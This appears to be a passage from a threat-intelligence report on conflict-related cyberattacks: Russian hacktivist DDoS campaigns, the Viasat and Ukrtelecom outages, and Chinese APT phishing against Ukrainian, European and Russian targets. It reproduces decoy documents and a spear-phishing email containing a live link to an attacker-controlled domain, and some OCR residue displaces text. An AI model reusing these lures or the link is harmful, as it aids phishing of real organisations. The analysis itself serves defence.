Indeed, Vladimir Putin has several «cyber» strings to his bow to counter his opposition and pursue his objectives regarding the expansion of his territory through Ukraine. The Moscow government initially thought that France would maintain a position close to neutrality in the event of intervention by the Russian Federation on Ukrainian territory. Such a positioning of the French government could have allowed Russia to have to face only an Anglo-Saxon information front and relatively avoid the European sanctions it must face.[257]

Despite a continuous dialogue between the French President and Vladimir Putin with the idea of forcing Russia to stop its abuses, France supports quite clearly all the sanctions imposed on Russia. Russian cyberattacks are therefore possible either directly on French territory or through companies providing services used by France.

NOTE

This was seen especially with the attack on Viasat Inc (VSAT. O), a U.S.-listed satellite communications company, which said on Feb. 28 that it was investigating an alleged cyberattack causing a partial outage of its residential broadband services in Ukraine and other European countries like France. The attack deprived tens of thousands of French people of the internet.[258] The decision of France to send military equipment to Ukraine in February 2023 was also followed by a series of cyberattacks against French entities operating in the defense sector. This example highlights the rapidity of the reaction of threat groups such as NoName057(16) to official French declarations.

Many European Union states have also shown their dissatisfaction with Russia. This is particularly the case for Germany, which turned its back on the Nord Stream 2 gas pipeline project shortly after the invasion of Ukraine. This has not been without consequences. Russia has started targeting some organisations in the energy sector.

NOTE

Some 6,000 installations at a German wind farm no longer meet remote control. Technically, they work in automatic mode, but it is no longer possible to direct them remotely. However, this maneuverer is essential in case of wind greater than 80 km / h. The situation is even more damaging because after almost a week, the experts mobilized on the subject have not managed to remotely restart the affected modems. The only solution would be to replace them. However, stocks are lacking, due to the shortage of semiconductors, especially. The Sustainable Environment Federation relayed the incident, expressing concern about the vulnerability of wind installations to computer attacks, including on French territory.

Moreover, on the fourth day of the invasion (27 February 2022) of Ukraine by the Russian Federation, Russian President Vladimir Putin announced that he was putting on alert the deterrent force of the Russian army, which may include a nuclear component, but which can also be interpreted as massive cyberattacks by the Russian State against countries supporting Ukraine. This cyber deterrent can include cyberattacks against critical infrastructure against France, for example, including an attack causing significant material or even human damage.

Today the term deterrence is to be taken with a wide margin of interpretation, specifically with a state like Russia advocating disinformation.[260]

Russia continues to push disinformation campaigns that could affect European countries. Outside Russia, these campaigns aimed at fracturing international support for Ukraine and at undermining the Ukrainian government. Vladimir Putin has already started spreading messages such as «Ukraine is historically illegitimate», «It is run by a junta of drug addicts and neo-Nazis», «It is guilty of anti-Russian genocide», «it is a NATO puppet» and can do the same by disseminating false information about threatening groups such as Anonymous, NB65 etc. Even if these themes have found little traction abroad, it is important to remain vigilant with social networks that can serve as a payload for disinformation in France.[261,262]

Another risk in the telecommunications sector could have enormous consequences if the Russian Federation carries out attacks against these services. A lateralization of a compromise of this type of services could spread to other private or public organisations. Elon Musk's announcement to make Starlink systems operational over Ukraine could prompt the Russian government to carry out attacks against this type of organisation that is not part of Ukraine.

NOTE
Indeed, regarding the Ukrtelecom attack, Internet traffic collapsed in Ukraine in the morning of March 28, 2022. Ukrtelecom, one of the largest Internet Service Providers (ISP) explained that it was the victim of a massive cyber attack, whose origin comes from the Russian Federation. Specifically, it is an attack on the supply chain where terminals, such as home routers, are slowly being disabled. A similar attack had been carried out against ViaSat on the day the invasion began, where the real damage only occurred after malicious updates or configuration changes were made within customer systems. However, the attack was repelled, without immediately restoring the connection for Ukrtelecom customers to preserve its network infrastructure and continue to provide services to the Ukrainian armed forces and other military formations.[263]

ANALYST'S OBSERVATION
Cyberattacks against critical sectors are disruptive and can lead to physical impacts for the population. For instance, Belarus suffered from an attack of Team One Fist against a hot water supply in Minsk that has been cut. It resulted in the interruption of hot water supply for 130 residential buildings, 3 medical and preventive institutions, 25 public and administrative buildings and 8 schools on the street[264].

After six months of conflict, several direct cyberattacks targeting Western organisations continue to be observed in Europe and in North America. Those attacks are directed against countries and organisations in retaliation of international sanctions against Russia and the provision of weapons and financial support to Ukraine. The number of groups involved in these attacks is increasing, while the intensity of attacks is not diminishing throughout the time.

Table referring to major groups of hackers engaged in the conflict and the type of attacks they use, depending on their allegiance.

Groups conducting more than ten attacks and lend allegiance to Russia	Types of attacks	Groups conducting more than ten attacks and lend allegiance to Ukraine	Types of attacks
People's Cyber Army	DDoS	Anonymous	Hack and Leak, Defacement, DDoS
NoName057(16)	DDoS	IT Army of Ukraine	DDoS, Hack and Leak
KillNet/Zarya/Xaknet/Mirai/Netside/Anonymous Sudan/Usersect	DDoS, Defacement		
Sandworm	Wiper, Malware, Ransomware		
Legion Cyber Spetsnaz	DDoS	NB65	Hack and Leak, Ransomware
DEV-0586	Malware, Phishing, Spam, Cyberespionage, Wiper		
UNC1151	Defacement, Espionage	Haydamaki	DDoS
Russian Hackers Team	DDoS		
Phoenix	DDoS		
National Hackers of Russia	DDoS		

An analysis provided by Cyberknow in July[265] highlighted that 89 different groups were responsible for cyberattacks linked to the Russia-Ukraine conflict and pointed out on September 7th that, for the first time since the beginning of the war, more pro-Russia than pro-Ukraine groups were at the origin of cyberattacks related to the conflict. This observation raises awareness regarding the cyber capabilities of Russia that remain high, whereas Ukraine is confronted to limitations as its capabilities are mainly based on volunteers and hybrid actors that coordinate their action on a Telegram canal completely open.

Groups that lend allegiance to Russia are more diverse and can conduct a wide range of types of attacks, such as DDoS, malware, wiper, phishing, spam, cyberespionage, and defacement; whereas groups that lend allegiance to Ukraine are more restricted in number and conduct mainly hack and leak attacks, DDoS, ransomware and defacement.

ANALYST'S OBSERVATION
The table highlights that hacktivists are using DDoS more and more intensively in their support of Russia in the Ukraine conflict. It has to be noticed that they have also more and more resources at their disposal. Passion Botnet is part of this resource which is added to the DDoSia project of NoName057(16) and which allows them to increase their strike force which is now very far from what they had at the beginning of the conflict.
Far from going out of fashion, the DDoS attack is a perfect accompaniment to the new technical skills of spheres such as KillNet and gives them a way of reacting quickly to geopolitical events before adding more technical and time-consuming attacks.

In terms of lateralization by spillovers, malware and wiper represent major threats as they can spread easily through systems of the supply chain to target more critical and secure infrastructures. In the case of lateralization directed against Western organisations, the objective of attackers is mainly disruption of services for destabilization. Therefore, critical organisations, both public and private, are to be expected to be still the main targets of those groups.

NOTE
On August 29th, the hackers' group NoName057(16) claimed to have conducted a DDoS attack against a bank[267], a branch of a telecommunication company and a company[268] providing IT services based in Lithuania.[269] On August 25th, the Latvian healthcare system has also been targeted by the same group.[270] DDoS attacks were also conducted against an Estonian news agency and a real estate website[272].

ANALYST'S OBSERVATION
NoName057(16) is particularly active since July 2022 and is targeting Eastern European countries and Ukraine. Victims are both public administration and private companies. The type of attack used is DDoS and lead in majority to the disruption of a service. Attacks are related to political positions and are generally in retaliation to sanctions against Russia, such as the cyberattack against Norwegian transport companies after they stopped the transport of goods to Russia on July 1st. The Parliament and the police of Finland were also targeted after the country announced its willingness to join NATO. NoName057(16) relies on bots to launch DDoS attacks which are commanded from a server in Romania which allow them to reach a wide range of targets. The consequences of these attacks are generally the inoperability of services from several hours to days. However, companies equipped with Web servers in the Cloud with anti-DDoS solutions or with solutions to filter entrant traffic able to cut off requests from foreign countries manage to counter NoName057(16) DDoS attacks.

NOTE
On August 23rd, the pro-Russia cybercriminal group KillNet claimed to be at the origin of the DDoS attacks hit Moldavian companies and institutions. The Moldovan Information Technology and Cyber Security Service (STISC) reported the campaign of attacks lasted a minimum of 72 hours and targeted about 80 information systems, platforms and portals.s[273] We observed an enlargement of the KillNet sphere with the multiplication of affiliated subgroups, such as Anonymous Sudan that has been particularly active recently. We can suppose KillNet managed to uphold its image among Russian threat groups thanks to the improvement of the attacks it conducted. For instance, in November 2022, it conducted a DDoS attack against a satellite internet constellation operated by a US-based corporation that disrupted the service for more than three hours.[274] KillNet also launched a new forum, Infinity, and rented a new Botnet as a service, Passion Botnet, to conduct its attacks in a coordinated manner, which facilitates the cooperation between the different sub-groups. Passion Botnet replaced their old Botnet as a Service which was unstable. Its service works on a subscription basis. Customers can buy attack vectors for the duration and the intensity they want.

KillNet is a threat actor first observed one month before the invasion of Ukraine by Russia. The group aims at targeting countries oppose to Russia in the conflict and operates mainly through DDoS attacks. They are particularly active in actions of lateralization against Western organisations in countries member of NATO. As the conflict continues to severe, attacks of KillNet against European institutions and companies are therefore to be expected.
Recently, KillNet targets many entities in the health sector, that appears to be particularly vulnerable to cyberattacks. Even if these attacks are numerous and cause major disruption, they also lead other pro-Russian threat groups, such as NoName057(16), to explicitly announce they are not part of the KillNet collective and do not support this type of attack.
The risk of lateralization by direct attacks against Western organisations remain high. However, these attacks lead by Pro-Russia groups are generally in retaliation of political positions taken by governments or companies and aim at discouraging any sanctions against Russia. Their level of sophistication is not systematically high; however, many of those groups of attackers rely on bots to launch attacks on several targets at the same time. Therefore, they preserve a strike force not negligible. Governments and companies can however protect themselves by managing external traffic coming from foreign countries, as bots are generally managed from a country different from the one of the targets.

RISK OF USING CONFLICT THEMES TO CARRY OUT SOCIAL ENGINEERING ATTACKS.

« Offensive actors not directly linked to the warring parties are also likely to use the situation opportunistically to carry out targeted phishing actions « ANSSI.
ATK220 (aka: Mustang Panda, RedDelta, TA416, BRONZE PRESIDENT) is a Chinese threat actor active since at least April 2017. It is known to use shared malware such as PlugX or PoisonIvy. In 2020, the group targeted entities associated with diplomatic relations between the Vatican and the Chinese Communist Party, as well as entities in Myanmar. The Catholic Diocese of Hong Kong was among several organisations linked to the Catholic Church that were also targeted. The group uses self-extracting RAR archives for initial access. It was observed that he used Google Docs and Dropbox URL in his phishing emails. ATK220 is making gradual changes to documented tools to remain effective in carrying out espionage campaigns against global targets.
Researchers at Proofpoint and Google recently highlighted the increased activity of ATK220 since the beginning of the war. This attack campaign is characterized by phishing techniques that take advantage of the conflict by distributing decoy documents containing malicious zip files. One of the documents is entitled «Situation at the EU's borders with Ukraine.zip». The dissemination of this file was observed as early as February 28, the day on which atk220 hackers exploited the compromised email address of a diplomat from one European country to share the malicious file with the diplomatic office

of another European country. The group also used a tracking pixel, a very small digital image to collect information. In this case, this tracking pixel was intended to rate the users who opened the email to recognize being the most likely to fall into the trap of phishing. This profiling system that allows for more accurate and effective targeting was observed from the beginning of the escalation of tensions at the Ukrainian border in November 2021.[275,276]

The November 2021 campaign shares similarities with the August 2020 campaign led by the same actor. Both campaigns targeted European diplomatic entities and used SMTP2Go to impersonate external diplomatic organisations that could communicate with the final targets. The analysis rendered by the Proofpoint researchers reports the use, once again, of a new version of the PlugX malware showing the group's systematic dependence on this malware.

PHISHING ATTACKS FOR FINANCIAL GAIN

In July, the Cyber Police of Ukraine announced the arrestation of a group of hackers using phishing sites to obtain banking data of Ukrainian citizens. The fake websites hosted an application form to fill out to receive financial assistance from the EU. More than 400 fake websites had been created and more than 5 000 citizens were tricked, generating more than seven million euros of financial gain.[277]

WHAT ABOUT ATTACKS FROM CHINA?

The recent cyberattacks against Ukraine have drawn the world's attention to the potential for a wider online conflict. We have those countries like Belarus have started supporting Russia since the beginning of the invasion of Ukraine through cyberattacks.

However, it should not be forgotten that China remains an extremely important player able to intervene in support of Russia. As part of a potential Chinese intervention in the Russian-Ukrainian conflict, cyber means that will be set up remain evident. Indeed, Chinese cyberattacks will pass by groups sponsored by the State for the purpose of carrying out cyber espionage and destabilization against the Ukrainian government.

As stated above, it is now known that Chinese hackers are carrying out cyberattacks against Ukraine. We can only assume that these attacks were ordered, or at least approved, by the Chinese state. For the time being, it remains very certain that this will be approved by the Chinese state, because being the state that has not condemned Russia's abuses against Ukraine, it is logical that the government does not pay any attention to territorial integrity and makes Ukraine an ideal target.

And this is what happened if we analyse the two examples below.

CHINESE ATTACKS BEFORE THE INVASION


According to intelligence memos obtained by Times magazine, the Chinese government staged a massive cyberattack campaign against Ukrainian military and nuclear facilities before Russia's invasion.

Indeed, more than 600 Web sites belonging to the Ministry of Defense in Kiev and other institutions have suffered thousands of hacking attempts, according to the notes titled «Chinese Attacks on Ukrainian Government, Medical & Education Networks.»[278]

The Ukrainian Intelligence Service (SBU) revealed that in an apparent sign of complicity in the invasion with the Russian Federation, the Chinese attacks began before the end of the Winter Olympics and reached their peak on February 23, the day before Russian troops and tanks crossed the border.[279]

So, China has shown that it can block websites at a key time, before the invasion, to come and help Russia destabilize Ukraine and start non-cyberattacks.

Tweets about China's involvement in cyberattacks in Ukraine



Intrusion Truth @intrusion_truth · 12 min

We have been watching Russia's invasion of Ukraine in horror - and with a lot of admiration for how Ukrainians are standing strong to protect their country. We know Russian hackers are targeting Ukraine. That is no surprise. But we wondered: how would Chinese hackers respond?

Intrusion Truth @intrusion_truth · 12 min

We kept quiet to keep watch. We hoped Chinese hackers would at least think twice before getting involved. Or perhaps they saw what we all saw: that the CCP pays nothing but lip service to ideas of "territorial integrity" and so Ukraine was fair game.

Intrusion Truth @intrusion_truth · 12 min

Intrusion Truth now knows that Chinese hackers are conducting cyber attacks against Ukraine. We can only assume these have been ordered, or are at least condoned, by the Chinese state. If they haven't, the CCP has a big problem: hackers getting ahead of CCP foreign policy.

Intrusion Truth @intrusion_truth · 12 min

And now a plea. We know many of you are already tracking Chinese cyber attacks against Ukraine. Let us know what you find and we will do our best to help you. You can contact us anonymously if you prefer. Our community must do all we can to support Ukraine.


UAC-0026 (SCARAB)

In addition, China intervened in the conflict with two campaigns of attacks. Initially, the Ukrainian CERT (CERT-UA) has released new details about UAC-0026, which, according to SentinelLabs, is associated with the Chinese malicious actor known as Scarab. This attack marks a major turning point in the new actors targeting Ukrainian computer systems. The UAC-0026 activity is the first public example of a Chinese malicious actor targeting Ukraine since the invasion began.[280]

Indeed, on 22 March 2022, CERT-UA published the alert #4244, in which they shared a quick summary and indicators associated with a recent intrusion attempt by an actor they dubbed UAC-0026. In the alert, CERT-UA noted the delivery of a RAR file archive «Про збереження відеоматеріалів з фіксацією злочиних дій армії російської федерації. rar», translating to «On the preservation of video recordings of criminal actions of the army of the Russian Federation.rar». Furthermore, they note that the archive contains an executable file, which opens a decoy document and drops the DLL file «officecleaner.dat «and a batch file «officecleaner». CERT-UA named the malicious DLL «HeaderTip» and notes that similar activity was recorded in September 2020.[281]

Specifically, the decoy document reported by the CERT-AU launching the compromise imitates the Ukrainian National Police, on the theme of the need to preserve video material from crimes committed by the Russian army. The lured documents through the various campaigns contain metadata indicating that the original creator is using the Windows operating system in a Chinese-language environment. This includes the system username set as «用户» (user)[282]. It is therefore possible to assess with great confidence that the recent activity of CERT-UA attributed to UAC-0026 is the Chinese state-sponsored group known as Scarab. It therefore represents the first publicly reported attack on Ukraine by a non-Russian APT. The HeaderTip malware and the associated phishing campaign using macro-compatible documents appear to be a first-stage

Decoy used by the UAC-0026 (Scarab) malware group



НАЦІОНАЛЬНА ПОЛІЦІЯ
УКРАЇНИ

вул. Богомольця, 10, м. Київ, 01601,
тел. 254-93-33, info@police.gov.ua
Ідентифікаційний код 40108578

16.03.2022 року № 2163/02/33-2022

На № ____________ від ____________


Заступникам начальників – начальникам кримінальної поліції головних управлінь Національної поліції в областях та м. Києві

Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації

24 лютого росія розпочала відкрите військове вторгнення до України, у тому числі з території Республіки Білорусь. Вже декілька тижнів відбуваються ракетні обстріли військової та цивільної інфраструктури по всій країні, гинуть мирні жителі, знищується майно та відбувається системне вчинення військових та злочинів проти людства військовослужбовцями армії росії.

В умовах військового стану та знищення, у тому числі об'єктів та ресурсів органів і підрозділів Національної поліції України, існує потреба у максимальному збереженні всіх доступних відеоматеріалів на яких фіксується вчинення різних злочинів армією росії.

Spear-phishing email sent to research institutions in Russia



Wed 3/23/2022 9:01 AM
[redacted] <[redacted]@mail.ru>
список лиц [redacted] под санкциями США за вторжение на Украину
To [redacted].ru

список лиц [redacted] под санкциями США за вторжение на Украину.docx (3 MB)

Подробности по ссылке: https://www.minzdravros.com/news/2022/03/23/list-of-persons-in-[redacted]-subject-to-US-sanctions-for-the-invasion-of-Ukraine

С уважением,
[redacted]

ANALYST'S OBSERVATION

Chinese threat actors have been involved in cyberattacks targeting Ukraine and the USA at the beginning of the conflict. However, their activity quickly decreased after March 2022. Indeed, this can be explained by the reaction to the international community that condemns the ambiguity of the behaviour of China regarding the Russia invasion. Even if Chinese threat actors are becoming more aggressive in their attacks since 2019, China's economic objectives require Pekin to preserve a good image internationally and to balance criticism regarding its support to Russia's foreign policy. The fact that Moscow is annexing another country is also contradictory with the principles of self-determination that China is defending at the international scale since the Cold War and that helps it to differentiate itself from European countries in Africa for instance.

It seems China continues to support its Russian allies in international organisations, such as in the UN by blocking sanctions against Russia; by reaffirming its partnership with Moscow, as it was the case during the OCS summit that took place in Samarkand in September 2022, and by maintaining strong economic ties.

infection attempt.

CHINESE ATTACKS DURING THE INVASION

Chinese groups of hackers called Mustang Panda conducted phishing campaigns against European entities using themes related to the European Union and NATO. Fake reports about the conflict and its consequences for NATO members were created to serve as lure to encourage victims to download the document that delivers the malware. Some reports also imitated official Ukrainian memo on Russia's war.[283]


However, Mustang Panda also directed attacks against Russian organisations since March by sending fake reports about a Russian Border Guard Detachment of a Russian town of strategic importance located on the Sino-Russian border.

It highlights the paradoxical position of China in the conflict. Indeed, on the one hand, China did not condemn the invasion of Ukraine by Russia, but on the other hand, this country is taking advantage of the conflict to engage cyberespionage and cyberattacks against Russian critical sectors. After the 2015 cyberattacks conducted against Ukraine by Russia, Chinese officials recognized the acute need to defend critical infrastructures against state-sponsored cyber threats and learned from Russia's cyber activity. Therefore, China seems to be aware of the cyber capabilities of Russia and tends to factor lessons from Russian techniques as much as possible to target Taiwan, or even Russia itself.

CHINA AND RUSSIA: A DOUBLE-EDGED RELATIONSHIP

Already well applied with attacks before and during the Russian-Ukrainian conflict, the Chinese government is redoubling its efforts but also its target by attacking both Ukrainian organisations (see above) and Russian organisations.

Decoy document consisting of a report from the European Commission on the security status of EU borders with Belarus



EUROPEAN COMMISSION
DIRECTORATE-GENERAL FOR MIGRATION AND HOME AFFAIRS

Directorate F – Audit & Situational Awareness
F.2 – Situational Awareness

Brussels
HOME.F.2

Report on the situation at the external EU borders with Belarus
(28 February – 6 March 2022)

This is a report prepared by DG HOME.F2 of the European Commission on the basis of the input of Points of Contact of the Blueprint Network.

Executive summary

Key facts and figures

- In the reporting period, the **situation remained stable**. The number of arrivals remained low with **14 in total** (5 to Poland, 9 to Lithuania and none to Latvia), while the number of prevented attempts **increased to 473** (126 by Lithuania, 147 by Latvia and 200 by Poland), compared to 321 in the previous week.
- All 26 arrivals to Lithuania so far this year were **citizens of Belarus**.
- In Lithuania and Latvia, the **state of emergency remains in place**. Following the Russian invasion of Ukraine, an **extraordinary state of emergency** entered into force on the whole territory of Lithuania at least until 10 March.
- The amendments to the Polish **Act on the Protection of the State Border** adopted on 1 December supersede the state of emergency which ended on 30 November.
- The Polish authorities **extended the temporary ban on access to the zone adjacent to the border with Belarus until 30 June**.
- **9 264 soldiers and 272 police officers** are currently deployed at the **Polish-Belarusian border**.
- **264 kilometers of barbed wire fence** have been installed along the Lithuanian border with Belarus so far.
- In the reporting period, Poland received 523 **asylum applications**, Lithuania 12 and Latvia 12. The spike in Poland is largely due to Ukrainian nationals fleeing the conflict.

NOTE

Checkpoint's cybersecurity researchers announced in May 2022 that a bait attack campaign was being used to attack Russian defence institutes, which are part of the Rostec Corporation. It is Russia's largest holding company in the radio electronics industry and the main purpose of the targeted research institutes is the development and manufacture of electronic warfare systems, specialised military onboard radio equipment, airborne radar stations and state identification means.

The investigation shows that this campaign is part of a larger Chinese espionage operation that has been ongoing against Russian-related entities for several months. According to Checkpoint, the campaign was carried out by an experienced and sophisticated government-sponsored Chinese group. Specifically, on 23 March 2022, malicious emails were sent to several Russian-based defence research institutes. The emails, which had the subject line «List of <target institute name> persons under US sanctions for invading Ukraine», contained a link to a site controlled by an attacker impersonating the Russian Ministry of Health minzdravros[.]comet and had a malicious document attached.

On the same day, a similar email was also sent to an unknown entity in Minsk, Belarus, with the topic line «US Spread of Deadly Pathogens in Belarus». All attachments are designed to look like official documents from the Russian Ministry of Health, bearing its official emblem and title.

Russia-based researchers have also reported a new group of hackers of likely Asian origin, targeting Russia's space technology industry using previously unknown malware.[288]

Over the past two months, it has been possible to observe several state-sponsored groups that have been tempted to take advantage of the war between Russia and Ukraine as a decoy for espionage operations. It is not surprising that Russian entities themselves have become an attractive target for phishing campaigns that exploit sanctions imposed on Russia by Western countries. These sanctions have put enormous pressure on the Russian economy, and more particularly on the organisations of several Russian industries.

Even though before launching his invasion of Ukraine, the Russian president had travelled to Beijing to meet with President Xi Jinping. At a subsequent press conference, the two leaders professed «boundless friendship» and said there were «no forbidden areas» of cooperation.[289]


This boundless friendship, although interpreted in the West as unwavering support between the two governments, can have a completely different interpretation. Indeed, despite a façade of friendship between the two powers, China's attacks on the Russian Federation shows a certain willingness to take advantage of Russia's weakening caused by the war and try to gain the upper hand by cyber means.

However, the meeting of the Russian and Chinese presidents on 15 and 16 September 2022 in Samarkand, Uzbekistan on the occasion of a regional summit will still affirm Vladimir Putin's ambition to turn to the side of Asia and support the joint declaration of February 2022 calling for a «new era» in international relations as well as the end of American hegemony while denouncing the role of Western military alliances, NATO and Aukus (Australia, United Kingdom and United States).[290]

THE CHINESE/TAIWANESE CONFLICT: A POSSIBLE HYBRID WAR

Concern about a Taiwan-related contingency has grown rapidly since last year. This was triggered by the testimony of Admiral Philip Davidson, then commander of the U.S. Indo-Pacific Command, in response to a question from Republican Senator Dan Sullivan during a March 9, 2021, hearing of the U.S. Senate Armed Services Committee. Admiral Davidson said the threat of a Chinese invasion of Taiwan «is evident in this decade, in fact in the next six years,» and added that it is a preliminary step in China's ambition to wrest the leadership of the international order from the United States by 2050.[291]

